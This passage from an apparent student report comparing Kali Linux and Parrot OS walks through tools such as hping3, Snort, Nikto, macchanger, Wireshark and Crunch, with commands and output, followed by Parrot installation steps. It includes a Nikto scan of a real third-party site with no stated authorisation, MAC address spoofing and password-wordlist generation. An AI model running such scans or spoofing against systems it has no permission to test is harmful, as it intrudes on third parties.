len=46 ip=172.16.252.1 ttl=64 id=22089 icmp_seq=2 rtt=4.3 ms
len=46 ip=172.16.252.1 ttl=64 id=22270 icmp_seq=3 rtt=11.9 ms

--- 172.16.252.1 hping statistic ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max = 4.3/7.7/11.9 ms
```

Figure 26: Sending ICMP packets using Hping3

-l indicates the ICMP ping packets

-c indicates the number of pings we want to the remote machine.

2.4.7. Snort

We can run Snort on Kali using the following command:

```
root@osboxes:~# snort -vd -c /etc/snort/snort.conf
```

Figure 27: Running snort on the host machine

The following output will be there if some other machine (here, 172.16.252.6) is pinging our machine (172.16.252.1).

```
[*]-[osboxes@parrot]-[~]
[sudo] $sudo hping3 172.16.166.184 -l -c 4
[sudo] password for osboxes:
HPING 172.16.166.184 (eth0 172.16.166.184): icmp mode set, 28 headers + 0 data bytes
len=46 ip=172.16.166.184 ttl=64 id=23429 icmp_seq=0 rtt=4.8 ms
len=46 ip=172.16.166.184 ttl=64 id=23758 icmp_seq=1 rtt=4.1 ms
len=46 ip=172.16.166.184 ttl=64 id=24456 icmp_seq=2 rtt=2.9 ms
len=46 ip=172.16.166.184 ttl=64 id=25016 icmp_seq=3 rtt=1.5 ms

--- 172.16.166.184 hping statistic ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max = 1.5/3.3/4.8 ms
```

Figure 28: Pinging host machine using Hping3

```
Commencing packet processing (pid=40459)
WARNING: No preprocessors configured for policy 0.
03/10-23:41:26.989606 172.16.166.181 -> 172.16.166.184
ICMP TTL:64 TOS:0x0 ID:27633 IpLen:20 DgmLen:28
Type:8 Code:0 ID:44806 Seq:0 ECHO
=====
WARNING: No preprocessors configured for policy 0.
03/10-23:41:26.991154 172.16.166.184 -> 172.16.166.181
ICMP TTL:64 TOS:0x0 ID:23429 IpLen:20 DgmLen:28
Type:0 Code:0 ID:44806 Seq:0 ECHO REPLY
=====
WARNING: No preprocessors configured for policy 0.
03/10-23:41:27.990552 172.16.166.181 -> 172.16.166.184
ICMP TTL:64 TOS:0x0 ID:63738 IpLen:20 DgmLen:28
Type:8 Code:0 ID:44806 Seq:256 ECHO
```

Figure 29: Snort analysing the received packets

Using snort, the user can deeply analyse the network packet. In the figure above, we can see that the packets the machine is receiving are ICMP with TTL 64 seconds, IP Length is 20 bytes and for every ICMP ECHO, our machine is sending ICMP REPLY back to the sender to acknowledge the packets received.

2.4.8. Nikto

It is used to check vulnerabilities in the web server. Here, I have attacked www.wordpress.com whose IP address is 192.0.78.12. It gives the attacker the information of the website such as the server used by this website is nginx etc.

```
root@osboxes:~# nikto -h 192.0.78.12 -p 80
- Nikto v2.1.6
-----
+ Target IP:          192.0.78.12
+ Target Hostname:    192.0.78.12
+ Target Port:        80
+ Start Time:         2020-03-07 04:33:20 (GMT-5)
-----
+ Server: nginx
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to
  protect against some forms of XSS
+ Uncommon header 'x-ac' found, with contents: 1.sea_bur
+ The X-Content-Type-Options header is not set. This could allow the user agent to rend
  er the content of the site in a different fashion to the MIME type
+ Root page / redirects to: http://en.wordpress.com/typo/?subdomain=192
+ Server leaks inodes via ETags, header found with file /8CWmjfQU.gif, fields: 0x59510a
  16 0x7e5
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Uncommon header 'x-nc' found, with contents: HIT bur 209
+ 7536 requests: 1 error(s) and 6 item(s) reported on remote host
+ End Time:           2020-03-07 04:42:52 (GMT-5) (572 seconds)
-----
+ 1 host(s) tested
```

Figure 30: Scanning a website using Nikto

2.4.9. GNU Macchanger

- Firstly, turn down the ethernet interface (eth0) by using the following command:

`ifconfig eth0 down`

- Check the current MAC address of your device

```
root@osboxes:~# sudo macchanger -s eth0
Current MAC: 00:0c:29:68:6a:d5 (VMware, Inc.)
Permanent MAC: 00:0c:29:68:6a:d5 (VMware, Inc.)
```

Figure 31: Checking the current MAC address

- Then change the MAC address using the following command:

```
root@osboxes:~# sudo macchanger --mac=00:11:33:55:77:88 eth0
Current MAC: 00:0c:29:68:6a:d5 (VMware, Inc.)
Permanent MAC: 00:0c:29:68:6a:d5 (VMware, Inc.)
New MAC: 00:11:33:55:77:88 (Siemens Austria SIMEA)
```

Figure 32: Changing MAC address to a user-specified address

- It can set the MAC address randomly of the same kind (-a), reset it to permanent MAC address (-p) and set the MAC address randomly of any kind (-A).

```
root@osboxes:~# sudo macchanger -a eth0
Current MAC: 00:11:33:55:77:88 (Siemens Austria SIMEA)
Permanent MAC: 00:0c:29:68:6a:d5 (VMware, Inc.)
New MAC: 00:22:a6:95:4d:c4 (Sony Computer Entertainment America)
root@osboxes:~# sudo macchanger -A eth0
Current MAC: 00:22:a6:95:4d:c4 (Sony Computer Entertainment America)
Permanent MAC: 00:0c:29:68:6a:d5 (VMware, Inc.)
New MAC: 00:21:ee:3e:80:c5 (Full Spectrum Inc.)
root@osboxes:~# sudo macchanger -p eth0
Current MAC: 00:21:ee:3e:80:c5 (Full Spectrum Inc.)
Permanent MAC: 00:0c:29:68:6a:d5 (VMware, Inc.)
New MAC: 00:0c:29:68:6a:d5 (VMware, Inc.)
```

Figure 33: Different options to change MAC address

2.4.10. Wireshark

- Open Wireshark.




Figure 34: Wireshark

- Now click on eth0 and then go to Capture > Start




Figure 35: Capturing Packets in Wireshark

- Now filter the HTTP packets:





Figure 36: Filtering HTTP packets

2.4.11. Crunch

It creates a wordlist according to user's choice which he can use later on to crack passwords.

The wordlist can be generated using command: `crunch <min> <max> [options]`



```
[osboxes@parrot]-[~]
└─$ crunch 6 6 abc123
Crunch will now generate the following amount of data: 326592 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 46656
aaaaaa
aaaaab
aaaaac
aaaaa1
aaaaa2
aaaaa3
aaaaba
aaaabb
aaaabc
aaaab1
aaaab2
aaaab3
```

Figure 37: Crunch

2.5. Redundant Tools in Kali Linux

The developers of Kali Linux are coming out with new tools daily which are just an upgradation of the previous tools. The new tools can perform some extra functions than the previous tools. But this previous tool is never deleted from the firmware. Though these old ones are not being used by users, it is only leading to the consumption of memory in the operating system.

Nikto and Burp suite both are used to perform security testing of web application. But Burp suite proves to be a better tool than Nikto as it is faster and more effective. Also, it offers the users an additional feature of active scanning in which it simulates an attack on website to check its vulnerabilities.

WiFite, PixieWPS, Aircrack-ng, Airodump-ng, Fern Wifi Cracker, Kismet all are pentesting tools used to crack WEP/WPA/WPS keys or wireless passwords. Airodump-ng is included in the Aircrack-ng package for capturing packets of raw 802.11 frames and logging the coordinates of discovered access points (if GPS receiver connected). Whereas PixieWPS is only for educational purposes used to crack weak access points by brute-forcing the WPS pin. On the contrary, WiFite is a python-programmed tool which automates attacks on access points and saves the key in the database and has Geo Location tracking system. But Kismet is above all of them, as it does

everything mentioned above and besides these features, it can also use other programs to play audio alarms for network events, read out network summaries or provide GPS coordinates.

Then there are tools for information gathering such as Nmap, Hping3, Wireshark etc. Nmap is used for network discovery and security auditing by sending ICMP packets whereas Hping3 can not only send TCP, UDP, ICMP packets but can also be used to transfer files. In all of them, Wireshark is mostly used tool in the industry for deep analyzation of any network and packets in real time as well as offline.

Hence, Kali Linux has some redundant tools that can be removed from the package which will make it faster and more effective with less hardware requirement.

2.6. Merits & Demerits

2.6.1. Merits

1. Variety of tools: Kali Linux offers the user with a hundred of tools to perform pentesting and to check vulnerabilities in security system of a computer or an organization. Each tool has a specific function which can be helpful to the user in penetrating and controlling systems.
2. Customizable: Kali Linux can be customized according to the needs of the user, even if those needs go against the recommended usage.
3. Free: Kali Linux is absolutely free of cost. The user doesn't have to pay anything to download it, meaning there are no ongoing licensing to maintain. The user only needs to put his name and email id to make use of its tools.
4. Secure: Kali Linux is developed and maintained by trusted authorities. Any change in repositories or any package is signed by those authorities so as to make everything secure for the users. Only the authorities are accountable if anything goes wrong.
5. Custom Kernel: Because penetration testers need to be able to do wireless assessments, the Linux kernel within Kali will always be up to date with all of the latest patches to aid in the act of injection to other systems [1].
6. Multi-Language Support: Kali Linux is available in various languages. At the time of installation, user can choose whichever language he is comfortable in and have fun with the tools.

7. Open Source Git Tree: Git tree is an object used to show relationship between the directories and the files. Kali Linux's source code is available for the user for modification according to their needs.
8. Best Linux distro for hacking: Kali has proved to be the most used as well as most efficient in hacking. It is not recommended for new Linux users. This should only be used by people that know what they are doing and are not likely to accidentally destroy someone else's network or access to service. Again, because it is so crucial to reiterate, if you are a beginner, seek out a Linux distribution that is designed to be easier—Ubuntu, Mint, and Debian are all fantastic starting points. [1]
9. Wireless Device Support: The users can attach USB or other wireless device to send information to other system as well as receive data from the wireless device.

2.6.2. Demerits

1. Complex: If a user is not familiar with a Linux distribution, it is pretty much hard to learn Kali Linux. Also, because any unauthorized attempts to penetrate a network can not only cause significant damage but also carry hefty legal or personal issues.
2. While nearly every other Linux distribution is linked together by the common Linux kernel, there is a minimal list of sources for software that are allowed access to the system. While many people may feel the need or temptation to add systems that are not authorized or on the repository list, doing so can cause a high likelihood of crashing the Linux installation altogether. For this reason, you must recognize that Kali Linux is not so much a day-to-day OS as a tool to use for training and very specific usage scenarios such as penetration testing or practicing your skills.
3. Kali Linux is meant for only one reason i.e. pentesting and digital forensics. It is not good for daily web browsing or playing games as this can crash the whole system.
4. Kali Linux doesn't have workspace manager. It means that the user has only one workspace to do everything.
5. The major problem with Wi-Fi interface is that the user can't put them in promiscuous mode (or monitor mode) and tools that need raw sockets to function properly won't work such as aircrack-ng.

6. Other problem with Kali is that it has not much pre-installed tools. The user has to install many tools on their own. Although, its vmdk version is lighter than parrot operating system, but after installing tools that you need, it becomes heavier than parrot OS.
7. Another big issue with this operating system is its hardware requirement. Kali needs a minimum 10GB of hard disk space to get started. And after downloading repositories, it becomes a bigger one to handle.

Section 3: Parrot

3.1. Introduction

Parrot is a GNU/Linux distribution based on Debian Testing. The main purpose for which this operating system was built is to perform penetration testing so as to provide better security system. Unlike Kali Linux, it also offers the users anonymity, cryptography and other development features as well [18]. Parrot is an easy to use operating system than Kali Linux and best for the beginners. It has almost all the tools pre-installed in it. It has less memory requirement which makes it light and fast for the users to operate.

Parrot has come in multiple editions of desktop environments: Parrot Security, Parrot Home and Parrot ARM. Parrot Security, as the name implies, has penetration testing tools for attack mitigation, digital forensics and vulnerability assessment. On the other hand, Parrot Home edition is meant for daily use, like surfing internet anonymously, chatting securely, sending encrypted documents etc. And Parrot ARM is a lightweight Parrot OS for Raspberry Pi devices (embedded systems) [21].

Parrot includes a full portable laboratory for security and digital forensics experts. It has all a user need to develop his own software or protect his privacy while surfing the net. It includes a secure and sandboxed system ready to surf and communicate secretly [19].

3.2. Tools

Some tools of Parrot OS (John The Ripper, Metasploit Framework, Aircrack-ng, NetCat, Network Mapper, Hping3, Snort, Nikto, GNU MAC Changer, Wireshark and Crunch) have already been discussed in the previous section of Tools.

Some other tools that are only accessible in Parrot OS are as follows:

3.2.1. The Onion Router (TOR)

It is a pre-installed tool in Parrot OS. This tool is used by the Linux users to surf the internet anonymously by hiding their own IP address and other information and using some other IP address which can be wrongly detected by the Internet Server Provider (ISP).

TOR network provides better anonymity than a VPN. A VPN is a network of servers that protects user's privacy by encrypting his messages and hiding his IP address. VPN provider controls both the VPN software on the user computer, and the servers in his network. The

user has to trust the VPN service to protect his privacy. On the contrary, TOR is a network of servers that the user communicates with anonymously. No one organization controls both the Tor software on the user computer and the individual servers in the network. The user doesn't need to trust anyone to use TOR safely [20].

3.2.2. OnionShare

It is a simple and secure tool used to share the data over the TOR network anonymously. Both the sender and receiver must have the TOR browser installed. This tool uses a Drag, Drop and Assign technique. Firstly, the user drags and drops the file to the Onionshare. It will then assign a random URL to that file. This URL is to be sent to the receiver of the data using NetCat or any other media. The recipient then can download the file by accessing that URL over the TOR network using TOR browser.

3.2.3. AnonSurf

It is a very time-efficient tool in Parrot OS as there is no need to install TOR browser to go anonymous on Internet. The user just has to click on 'Anonsurf Start' button to hide his IP address and his online activities from the ISP (Internet Server Provider). It also anonymizes peer to peer communication and other communication protocols.

3.2.4. EtherApe

EtherApe is a GTK (Gimp Tool Kit) GUI based open source network sniffer and network analyzer. It displays IP layer, link layer and protocol layer and the protocols can be differentiated using different colors [18].

3.2.5. GPA (GNU Privacy Assistant)

GPA is an encryption tool that uses OpenPGP (Open Pretty Good Privacy) protocol. It generates user's public and private key pairs. With the help of public keys, the user encrypts and shares the data anonymously. Both the sender and receiver must have the public keys of each other already stored in their GPA respectively.


3.2.6. CUPP

Custom User Password Profiler (CUPP) is an advanced version of crunch tool as it builds a customized wordlist. CUPP is a lot easier and faster than crunch. There is no need to remember long syntaxes as in crunch. CUPP will ask for some user data like first name, last name, date of birth, spouse name, pet names etc. and wordlist will be generated automatically using the data provided by the user.

3.3. Installation

- Go to <https://www.osboxes.org/parrot-security-os/#parrot-security-os-4-7-vmware> and then click on download:

Parrot Security OS 4.7 (Security Edition)



VirtualBox VMware Info

◦ VMware (VMDK) 64bit [Download](#) Size: 3.7GB

SHA256: 9f6bcb257a15a4cb06a9a20dcf39bf824ebb1afe62e973eb1dd54aa90

Figure 38: Downloading Parrot OS

```
Username: osboxes
Password: osboxes.org
Root Account Password: osboxes.org
VirtualBox Guest Additions Installed
VMware Tools: Open VM Tools Installed
Keyboard Layout: US (Qwerty)
VMware Compatibility: Version 10+
```

Figure 39: Parrot credentials

- Click on Create a custom virtual machine option and then continue.

Select the Installation Method




Figure 40: Selecting the method to install Parrot

- Choose OS as Linux Debian 9.x 64 bit and click on continue.



Choose Operating System

Select the operating system to be used in this virtual machine.




Figure 41: Selecting the OS

- In “Choose Firmware Type”, check Legacy Bios (default) and hit Continue.
- In “Choose a Virtual Disk”, click on “Use an existing virtual disk” and click on “Choose virtual disk.”




Figure 42: Selecting a virtual disk to install




Figure 43: Parrot OS

- Open the terminal and update the package using command: apt update
- It will update the package lists for upgrades for packages that need upgrading, as well as new packages that have just come to the repositories.
- To install vm tools use command: apt install open-vm-tools

3.4. Penetration Testing

The tools John The Ripper, Metasploit Framework, Aircrack-ng, NetCat, Network Mapper, Hping3, Snort, Nikto, GNU Macchanger, Wireshark, Crunch have been pentested in section 2.4 and these tools follows the same procedure of commands in Parrot OS as well.

Below are the tools that are only available in Parrot OS:

3.4.1. The Onion Router (TOR)

- First, go to <https://torproject.org/download/> and download the TOR browser for Linux.

